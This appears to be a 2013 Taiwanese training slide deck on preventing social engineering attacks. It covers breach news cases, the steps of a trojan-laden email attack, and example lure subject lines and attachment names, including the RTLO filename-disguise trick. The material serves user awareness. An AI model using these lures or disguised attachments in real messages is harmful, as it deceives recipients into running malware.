



社交工程攻擊防範

資安科技研究所

劉恩賜

102年9月9日



講師簡歷

- 姓名:劉恩賜
- 學歷:台灣科技大學資工所碩士
- 現職:財團法人 資訊工業策進會-資安科技研究所
- 個人證照: CEH、ISO27001 Lead Auditor
- 專業領域
 - 電腦主機惡意程式檢測
 - 網站滲透測試
 - 電子郵件社交工程
 - 資訊安全管理制度檢視與稽核
 - Android應用程式安全研究



大綱

- 使用者端面臨之威脅
- 社交工程介紹
- 社交工程實際案例
- 社交工程防範
- APT威脅簡介
- Q&A




使用者為什麼成為目標？

- 竊取機密檔案/文件
- 針對性資料蒐集
- 線上遊戲、網路購物及網路銀行等服務之有價財產
- 部落格或社群網站之帳號密碼
- 工作商業機密資料
- 跳板(殭屍電腦)
- 監控使用者行為
- 智慧型手機富含使用者個資(通訊錄、E-Mail等)




傳統的攻擊方式





攻擊模式之演變





新聞案例(1/6)

新北測資安 李宗瑞成誘餌

加入中央社粉絲團 讚 2.5 萬 | 列印本頁

18:48:21

(中央社記者王鴻國新北市15日電)新北市政府日前以「李宗瑞事件下載」測試員工對惡意郵件警覺性，結果有近千公僕上鉤開啟，將分批接受資安課程。

市府6179名公務員日前收到8封不同主旨的郵件，其中兩封電郵以「李宗瑞」的新聞為主旨，開啟情形最熱烈，甚至還有人連結惡意網站意圖下載，所有開啟情形都被研發的測試系統清楚記錄。

市府資安處長表示，惡意郵件輕則散布病毒毀損員工個人資料，重則帳戶遭盜用或駭客侵入，造成資安漏洞及民眾權益受損，影響層面極大。

他表示，郵件主旨並未標明「李宗瑞」，但內容卻與「李宗瑞」報導標題，包括「李宗瑞投案.....」

時事新聞、聳動標題

經清查後發現，共有996名員工上鉤開啟，其中還有人連結惡意網站下載，凸顯員工對資訊安全的危機意識。市府將分10梯次上資安課程。

資安處長表示，預定下半年還會進行「防範惡意電子郵件社交工程」演練，郵件主旨仍會模擬媒體流傳惡意郵件，或結合更吸引人的時事來作測試，以確實維護公務部門的資訊安全。1010915

資料來源: 中央通訊社



新聞案例(2/6)

報導：美國商會遭中國駭客入侵

文/沈經 2011-12-22



中國駭客曾入侵美國商會讀取三百萬位會員資料的時間可能長達半年。該起事件最後是由FBI發現並於2010年五月通知美國商會。

華爾街日報引述消息人士表示，中國駭客曾入侵美國商會（U.S. Chamber of Commerce），讀取三百萬位會員資料的時間可能長達半年，中國方面則一如往常，由外交部出面否認涉及該案，並堅稱中國禁止駭客活動。

報導中指出，駭客可能早於2009年便入侵美國商會，駭客取得系統管理員的權限並竊取了包括美國商會員工的個人資料、電子郵件、網址遺留入侵軟體。

個人機敏資料外洩

該起事件最後是由FBI發現並於2010年五月通知美國商會，然後在資安公司協助之下發現，駭客竊取四名負責亞洲事務員工的資料及電子郵件。之後商會銷燬相關電腦設備，並針對網路資安相關問題進行檢驗。

資料來源: iThome online



新聞案例(3/6)

Facebook聯手5大資安業者對抗網路釣魚

Facebook召集了微軟(Microsoft)以及其他4家資安公司，一同協助提昇Facebook對抗惡意程式、網路釣魚以及垃圾訊息等資安威脅，而其中一個重要的作法，便是封鎖惡意網址。

這家股票預計在下個月上市的社交網路服務巨擘，已經成為垃圾訊息與詐騙訊息的重要目標，當然是因為看上Facebook的龐大規模。這趨勢相當類似於90年代發生在微軟Windows作業系統、以及近來發生在蘋果(Apple) OS X上的狀況：任何大受歡迎的平台，勢必會招來攻擊。

為了保護旗下高達9.5億名用戶，Facebook與其資安合作夥伴，包括微軟、思科、趨勢科技、卡巴斯基、以及BitDefender，共同封鎖了數千個惡意網址黑名單。Facebook表示，當用戶點擊這些網址連結時，你不但可以受到Facebook安全保護系統的保護，還得加上在全球電腦安全領域領導廠商的專業防護，」該公司在其安全部落格上寫道。

社群網站成為駭客攻擊之重要媒介

事實上，讓使用者安全，也十分符合Facebook自身的利益，因為該站一直都把使用者分享的行為，也當成是一種廣告流動的載具。但若分享可能帶來病毒感染，其吸引力便將大打折扣。

資料來源: 網路資訊雜誌



新聞案例(4/6)

美爆發大規模信用卡個資外洩 Visa萬事達卡已發出警告

美國周五(30日)傳出信用卡資料大規模外洩事件。付款處理公司Global Payments(環滙)((US-GPN))證實，其電腦之前恐遭駭客入侵。估計受害持卡人恐逾1000萬人。全球兩大信用卡發卡系統Visa((US-V))及萬事達卡(MasterCard)((US-MA))已對主要發卡銀行發出警告。

資安部落格《Krebs On Security》率先披露這起事件，《華爾街日報》隨後報導受害企業為Global Payments。該公司表示，駭客在未經其自行發現並通報付款處理系統前，已竊取信用卡資料。資料恐被竊取。

經濟利益已成為駭客之目標

Global Payments不願說明事關哪些資訊，但表示已通知同業這起事件，好讓持卡人受害程度降到最低。目前無法確定究竟有多少信用卡資料被竊取，也還不清楚是否已有持卡人遭盜刷。

資料來源: 鉅亨網



新聞案例(5/6)

- 臺灣首份APT白皮書出爐，8成受駭機構9個月才察覺，社交工程為首要攻擊手法之一
 - 高科技製造業平均需要346天才發現已遭滲透，金融業則為275天，政府單位254天，關鍵基礎設施（油水電等）則是243天
 - 社交信件常夾帶日常辦公常用的文件類型，包含Word（50%）、Excel（23%）、PDF（12%）
 - 惡意程式具高度隱匿性與稀少性 難以防禦

搭配APT攻擊，難以
防禦與偵測

資料來源:趨勢科技



新聞案例(6/6)

多層次社交工程引誘，非典型目標郵件攻擊現身

文/王宏仁 (記者) 2013-08-08

f 讚 107

f Share

g +1 16

+ 我要收藏

是顧客？還是駭客？業務聯絡窗口收到的一封產品訂購電子郵件，竟是一連串連續式社交工程郵件的開端，8次郵件往返，夾帶3次暗藏木馬的訂購單文件，未來，該不該打開顧客寄來的電子郵件？

多層次社交工程郵件攻擊實例

●攻擊事件時間：5月21日～5月23日

第1封信 假冒大學教授，通知電話設備公司要採購一批電話。

第2封信 告知業務人員，因學校需求，必須填寫調查表。

第3封信 要求業務人員提供電話號碼（附件夾帶惡意程式）

第4封信 告知業務人員，電話號碼已收到，但需要重新提供（附件同樣夾帶了惡意程式）

第5封信 要求業務人員重試一次

第6封信 告知業務人員傳真機故障無法使用，要求業務人員重新開啟附件。

第7封信 告知業務人員，提供另一種常見的文件檔案格式。（附件同樣夾帶了惡意程式。）

第8封信 謝謝業務人員告知先前附件有毒，並表示未來保持聯繫。 [資料來源: ITHOME](#)

新型態攻擊模式，鬆懈使用者戒心



社交工程的定義

- 社交工程是一種利用 **人性的弱點及無知**，透過**欺騙、威脅**，取得被害人的信任，讓被害人作出對自己有利的舉動
- 常見的手法有透過**電話、手機簡訊、即時通訊**等管道，設計詐騙劇本，讓被害人主動的告知**個人機密資訊**或**交付財物**



多元化社交工程手法

- 駭客可利用多元複雜的手法進行攻擊，如電子郵件、即時通訊軟體、社交網站、手機應用程式
- 甚至包含具有連網裝置
- 共同目的為引誘受害者連線至惡意網站、惡意連結及執行惡意程式
- 可能導致受害者電腦遭駭客控制或執行惡意指令




電子郵件社交工程

- 在網路世界最常使用的溝通管道就是**電子郵件**，因此社交工程和電子郵件的相互結合，創造了新的詐騙手法
- 目前這樣的手法已大量被駭客拿來利用，「**電子郵件 + 社交工程 + 木馬/後門程式**」，駭客能夠取得的不僅僅是個人資訊，**公務機密資料**，甚至**竊盜網路銀行帳號密碼**、私自進行網路轉帳等行為



電子郵件社交工程攻擊方式



1. 駭客**設計**攻擊陷阱程式(如特殊Word檔案)

2. 將攻擊程式偽裝成附件並夾帶於電子郵件中

3. 寄發電子郵件給特定的目標

4. 受害者**開啟**電子郵件


5. 啟動駭客設計的陷阱，並被**植入**後門程式

6. 後門程式**逆向連接**，向遠端駭客報到

7. 遠端駭客進行資料竊取



社交工程手法展示影片





社交工程電子郵件組成

郵件主旨

寄件者

郵件內容

資料中心資訊新聞日日發-100年12月20日 - 郵件 (HTML)

檔案(F) 編輯(E) 檢視(V) 插入(I) 格式(O) 工具(T) 執行(A) 說明(H)

回覆(R) 全部回覆(L) 轉寄(W) [Icons]

垃圾郵件(S) 非垃圾郵件 垃圾郵件地址 信任的地址

寄件者: 資料中心 寄件日期: 2011/12/20 (星期二) 上午 08:55

收件者: [Redacted]

副本: [Redacted]

主旨: 資料中心資訊新聞日日發-100年12月20日

100年 12月 20日

- 取消訂閱
- 新聞主題點選連結
- 通訊
 - 搶加值商機 電信三雄出招 中時電子報股市新聞
- 數位內容
 - 搶行動遊戲商機 網龍進駐中華電Hami 聯合新聞網科技新聞
- 電子商務
 - 台灣大遠傳 賣實體書 聯合新聞網科技新聞
- 整體產業
 - 歐美擴大政府採購 我資通訊業受惠 中時電子報財經新聞



社交工程電子郵件內容

- 令人緊張或鬆懈防備之郵件主旨
 - 關心提醒(請告訴身旁的女性朋友，小心電梯之狼)
 - 誇大聳動(世界末日大預言)
 - 郵件回覆(RE:會議參考資料)
 - 郵件轉寄(FW:簡易規劃日本自助旅行)
- 工作業務、生活時事等相關或令人感興趣之郵件內容類型
 - 政治新聞、特殊新奇
 - 生活議題、休閒娛樂
 - 社交群體、健康養生



社交工程電子郵件內容範例

郵件主旨	附件
菲律賓槍殺漁民事件真實照片	殘忍的真相.rar
最近超火紅！鄉民的進擊	RCS.DOC
台灣與菲火力比較分析	RTLO轉碼字元攻擊，利用檔案名稱編排呈現方式來誘騙使用者執行偽裝後的惡意檔案
十二五時期大陸的經濟發展對台灣影響	與影響.doc
李X瑞	27G.7z



